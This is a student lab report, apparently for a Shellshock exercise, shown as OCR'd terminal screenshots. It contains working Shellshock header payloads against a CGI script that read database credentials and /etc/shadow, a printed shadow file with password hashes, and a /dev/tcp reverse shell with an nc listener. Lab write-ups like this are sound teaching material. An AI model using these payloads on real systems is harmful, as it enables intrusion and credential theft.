
### Output:

I try to view the configuration details of the database in the server using the curl command. In my curl command under the function definition of the shell variable I gave the file location where the username and password of the database resides on the server. I used /bin/cat command to view the contents of the file directly while running the curl command. I was able to see the username and password of the database in the server using the curl command. The statements after the end of the function definition gets executed because, the parse\_and\_execute() function can parse other shell commands also, which eventually leads to shellshock vulnerability.



```
root@VM: /usr/lib/cgi-bin
root@VM: /usr/lib/cgi-bin 66x25
[02/20/20]seed@VM:~$ curl -A "()" { echo hello;}; echo Content_type : text/plain; echo; /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php
<?php
/**
 * Defines database credentials.
 *
 * Most of Elgg's configuration is stored in the database. This file contains the
 * credentials to connect to the database, as well as a few optional configuration
 * values.
 *
 * The Elgg installation attempts to populate this file with the correct settings
 * and then rename it to settings.php.
 *
 * @todo Turn this into something we handle more automatically.
 * @package Elgg.Core
 * @subpackage Configuration
 */
date_default_timezone_set('UTC');
global $CONFIG;
```






A terminal window titled "root@VM: /usr/lib/cgi-bin 66x25" displays a configuration file. The window has a dark blue title bar and a light gray background. On the left side, there is a vertical dock with several application icons: a gear, a notepad, a yellow 'S' icon, a red terminal icon, a folder icon, a blue line graph icon, a Firefox icon, a gear with a red pencil icon, a green square with a white 'A' icon, and a CD icon. The configuration file content is as follows:

```
* Standard configuration
*
* You will use the same database connection for reads and writes.
* This is the easiest configuration, and will suit 99.99% of setups. However, if you're
* running a really popular site, you'll probably want to spread out your database connections
* and implement database replication. That's beyond the scope of this configuration file
* to explain, but if you know you need it, skip past this section
*
*/

/**
* The database username
*
* @global string $CONFIG->dbuser
*/
$CONFIG->dbuser = 'elgg_admin';

/**
* The database password
*
* @global string $CONFIG->dbpass
*/
```



A terminal window titled 'root@VM: /usr/lib/cgi-bin 66x25' with a blue header bar. The window shows the configuration of Elgg database settings. The background of the terminal is a grey image of water droplets. On the left side of the terminal, there is a vertical dock with several application icons: a gear, a document with a pencil, a yellow 'S' logo, a red square icon, a folder, a blue line graph, a Firefox logo, a gear with a wrench, and a green circular icon with a white 'A' and a magnifying glass. The terminal text is as follows:


```
root@VM: /usr/lib/cgi-bin 66x25
* @global string $CONFIG->dbpass
*/
$CONFIG->dbpass = 'seedubuntu';

/**
 * The database name
 *
 * @global string $CONFIG->dbname
 */
$CONFIG->dbname = 'elgg_csrf';

/**
 * The database host.
 *
 * For most installations, this is 'localhost'
 *
 * @global string $CONFIG->dbhost
 */
$CONFIG->dbhost = 'localhost';

/**
 * The database prefix
 *
 * This prefix will be appended to all Elgg tables. If you're sha
ring
```

Using the sudo command I get into the root user. I then navigate to the cgi-bin directory using the cd command. Then in order to steal the contents of the /etc/shadow file, we use the wget command to get the contents of the /etc/shadow file and store it a file called myprog.cgi.1. When I try to open the file myprog.cgi.1 which is suppose to have the contents of the file /etc/shadow, is empty. This is because the contents of /etc/shadow is not writable and thus the file myprog.cgi.1 is empty. Hence, we cannot steal the contents of the file /etc/shadow.

A terminal window titled 'root@VM: /usr/lib/cgi-bin 66x25' with a blue header bar. The window shows a user 'seed' at a VM prompt. They use 'sudo su' to become root. Then they navigate to '/usr/lib/cgi-bin/' with 'cd'. They run a 'wget' command to fetch a CGI script from 'http://localhost/cgi-bin/myprog.cgi'. The script's content is a shell command: '{ test; }; echo \"Content-type: text/plain\"; echo; echo; /bin/cat /etc/shadow'. The terminal shows the connection process, including resolving 'localhost' to '127.0.0.1' and receiving a '200 OK' response. The file 'myprog.cgi.1' is saved. Progress bars for the download are shown. The final prompt is 'root@VM:/usr/lib/cgi-bin#'.

```
root@VM: /usr/lib/cgi-bin 66x25
[02/20/20]seed@VM:~$ sudo su
root@VM:/home/seed# cd /usr/lib/cgi-bin/
root@VM:/usr/lib/cgi-bin# wget -U "()" { test; };echo \"Content-type
: text/plain\"; echo; echo; /bin/cat /etc/shadow" http://localhost
/cgi-bin/myprog.cgi
--2020-02-20 00:54:10-- http://localhost/cgi-bin/myprog.cgi
Resolving localhost (localhost)... 127.0.0.1
Connecting to localhost (localhost)|127.0.0.1|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1 [text/plain]
Saving to: 'myprog.cgi.1'


myprog.cgi.1      100%[=====>]          1  --.-KB/s    in 0s

2020-02-20 00:54:10 (70.8 KB/s) - 'myprog.cgi.1' saved [1/1]

root@VM:/usr/lib/cgi-bin#
```



Now when I try to view the contents of the shadow file using the cat command, I am able to view the contents of the shadow file. Previously I tried to steal the contents of the /etc/shadow file and store it in another file and I was not able to do it. This is because the file is write protected and it is only accessible for the root user. No other user can view the contents of the /etc/shadow file. Since it is root owned file.

A screenshot of a terminal window titled 'root@VM: /etc 66x25'. The terminal shows the command 'cat shadow' being executed, displaying the contents of the /etc/shadow file. The output lists system users and their hashed passwords, all with a UID of 17212 and a GID of 0. The users listed are root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, systemd-timesync, systemd-network, systemd-resolve, systemd-bus-proxy, and syslog. The root user's password is a long, complex string of alphanumeric characters. The other users have empty password fields, indicated by seven colons (::::::). The terminal window has a blue title bar and a taskbar on the left with various application icons. The system clock in the top right corner shows 1:08 AM.

```
root@VM: /etc# cat shadow
root:$6$NrF4601p$.vDnKEtVFC2bXslxkRuT4FcBqPpxLqW05IoECr0XKzEE05wj8
aU3GRHW2BaodUn4K3vgYejwPspr/kqzAqtcu.:17400:0:99999:7:::
daemon*:17212:0:99999:7:::
bin*:17212:0:99999:7:::
sys*:17212:0:99999:7:::
sync*:17212:0:99999:7:::
games*:17212:0:99999:7:::
man*:17212:0:99999:7:::
lp*:17212:0:99999:7:::
mail*:17212:0:99999:7:::
news*:17212:0:99999:7:::
uucp*:17212:0:99999:7:::
proxy*:17212:0:99999:7:::
www-data*:17212:0:99999:7:::
backup*:17212:0:99999:7:::
list*:17212:0:99999:7:::
irc*:17212:0:99999:7:::
gnats*:17212:0:99999:7:::
nobody*:17212:0:99999:7:::
systemd-timesync*:17212:0:99999:7:::
systemd-network*:17212:0:99999:7:::
systemd-resolve*:17212:0:99999:7:::
systemd-bus-proxy*:17212:0:99999:7:::
syslog*:17212:0:99999:7:::
```



```
root@VM: /etc
root@VM: /etc 66x25
lightdm:*:17212:0:99999:7:::
whoopsie:*:17212:0:99999:7:::
avahi-autoipd:*:17212:0:99999:7:::
avahi:*:17212:0:99999:7:::
dnsmasq:*:17212:0:99999:7:::
colord:*:17212:0:99999:7:::
speech-dispatcher:!:17212:0:99999:7:::
hplip:*:17212:0:99999:7:::
kernoops:*:17212:0:99999:7:::
pulse:*:17212:0:99999:7:::
rtkit:*:17212:0:99999:7:::
saned:*:17212:0:99999:7:::
usbmux:*:17212:0:99999:7:::
seed:$6$wDRrWCQz$IsBXp9.9wz9SGrF.nbihpoN5w.zQx02sht4cTY8qI7YKh00wN
/sfYvDeCAcEo2QYzCfpZoaEVJ8sbCT7hkxXY/:17372:0:99999:7:::
vboxadd:!:17372:::
telnetd:*:17372:0:99999:7:::
sshd:*:17372:0:99999:7:::
ftp:*:17372:0:99999:7:::
bind:*:17372:0:99999:7:::
mysql:!:17372:0:99999:7:::
tharoon:$6$x/s10Dr/$NdNsvR.G1wXPoo/UwyLJAK7s40YKKCRk6ZznFJUgoYRgcJ
PJxm6gegvt3qUXDF2Jzw0oo9bMCu2WLSy95b9K0:18306:0:99999:7:::
root@VM:/etc#
Display all 2702 possibilities? (y or n)
```


## 2.5 Task 5: Getting a Reverse Shell via Shellshock Attack

### Output:

To create a reverse shell I use the netcat (nc) command to listen to the victim system. From the attacker terminal I have started to listen using the nc -l 9090 -v command.


[illegible]

This is the victim terminal where I am redirecting the victims bash to the attacker's machine using the looping address. Now the connection has been established in the attacker's machine.



The screenshot shows a Terminator terminal window with a dark theme. The title bar reads "Terminator". The terminal prompt is `/bin/bash`. The window title bar also displays system icons: a volume icon, a network icon, a battery icon, and the time `8:19 PM`. The terminal content shows the user `seed@VM` running the command `/bin/bash -i > /dev/tcp/127.0.0.1/9090`, which successfully establishes a connection, indicated by the prompt changing to `[02/20/20]seed@VM:~$`.

Now when I give the ls command from the victims machine all the files will be listed in the attacker's machine.




The image shows a Terminator terminal window with a dark theme. The title bar reads "Terminator" and includes standard window controls and system status icons (up/down arrows, "En", battery, volume, and time "8:20 PM"). The terminal window has a blue header bar with the text "/bin/bash" and a smaller blue bar below it with "/bin/bash 66x24". The main terminal area has a light gray background with a water droplet pattern. The command history shows the following sequence of commands and prompts:

```
[02/20/20] seed@VM:~$ /bin/bash -i > /dev/tcp/127.0.0.1/9090
[02/20/20] seed@VM:~$ ls
[02/20/20] seed@VM:~$
```


On the left side of the terminal window, there is a vertical dock containing several application icons: a blue gear, a notepad, a yellow 'S' icon, a red terminal icon, a folder icon, a blue line graph icon, a Firefox browser icon, a gear with a red screwdriver icon, a CD icon, and a laptop icon.

This is the attacker's machine. When I gave the ls command in the victims machine I am able to view the files of the victim in the attackers machine. Hence reverse shell has been created on the attacker's machine.



```
Terminator /bin/bash /bin/bash 66x24
[02/20/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted (family 2, sport 54092)
android
bin
Customization
Desktop
Documents
Downloads
dummy
examples.desktop
get-pip.py
lib
libmylib.so.1.0.1
Music
mylib.c
mylib.o
myprog
myprog.c
Pictures
Public
source
task2
```

